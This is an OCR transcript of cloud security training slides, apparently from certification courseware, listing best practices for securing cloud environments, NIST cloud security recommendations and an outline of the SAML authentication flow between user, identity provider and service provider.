
Best Practices for Securing the Cloud

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **user credentials sharing** among users, applications, and services
7. Implement strong **authentication**, **authorization** and **auditing** controls
8. Check for **data protection** at both the design stage and at runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor the **client's traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers



Best Practices for Securing the Cloud (Cont'd)

13. Analyze **cloud provider security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud undergoes regular **security checks and updates**
16. Ensure that physical security is a **24 x 7 x 365** affair
17. Enforce **security standards** in installation/configuration
18. Ensure that the memory, storage, and network access is **isolated**
19. Leverage strong **two-factor authentication** techniques where possible
20. Implement a baseline **security breach notification** process
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessments**
24. Disclose infrastructure information, **security patching**, and firewall details

Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:


- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.

- Verify one’s cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client’s traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.
- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.

- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.
- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests for checking if the existing cloud security efforts are sufficient to protect the data and applications.
- Enforce a cloud access security broker (CASB) to ensure that optimal security controls are employed in the cloud.
- Set up a cloud data deletion policy to safely delete sensitive data from the cloud with compliance.

NIST Recommendations for Cloud Security

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.



Security Assertion Markup Language (SAML)

1 Security Assertion Markup Language (SAML) is a popular open-standard protocol used for **authentication** and **authorization** between communicating parties

2 SAML can be offered as **software-as-a-service** to be installed at the service provider (SP) and identity provider (IdP) to simplify the federated authorization and authentication mechanisms for users

User
① Requests access to a resource
② Sends an SAML authentication request
③ Sends a verification challenge
④ Logs in with credentials
⑤ Sends XML-based assertion
⑥ Grants access to the protected resource
Identity Provider (IdP)
Service Provider (SP)

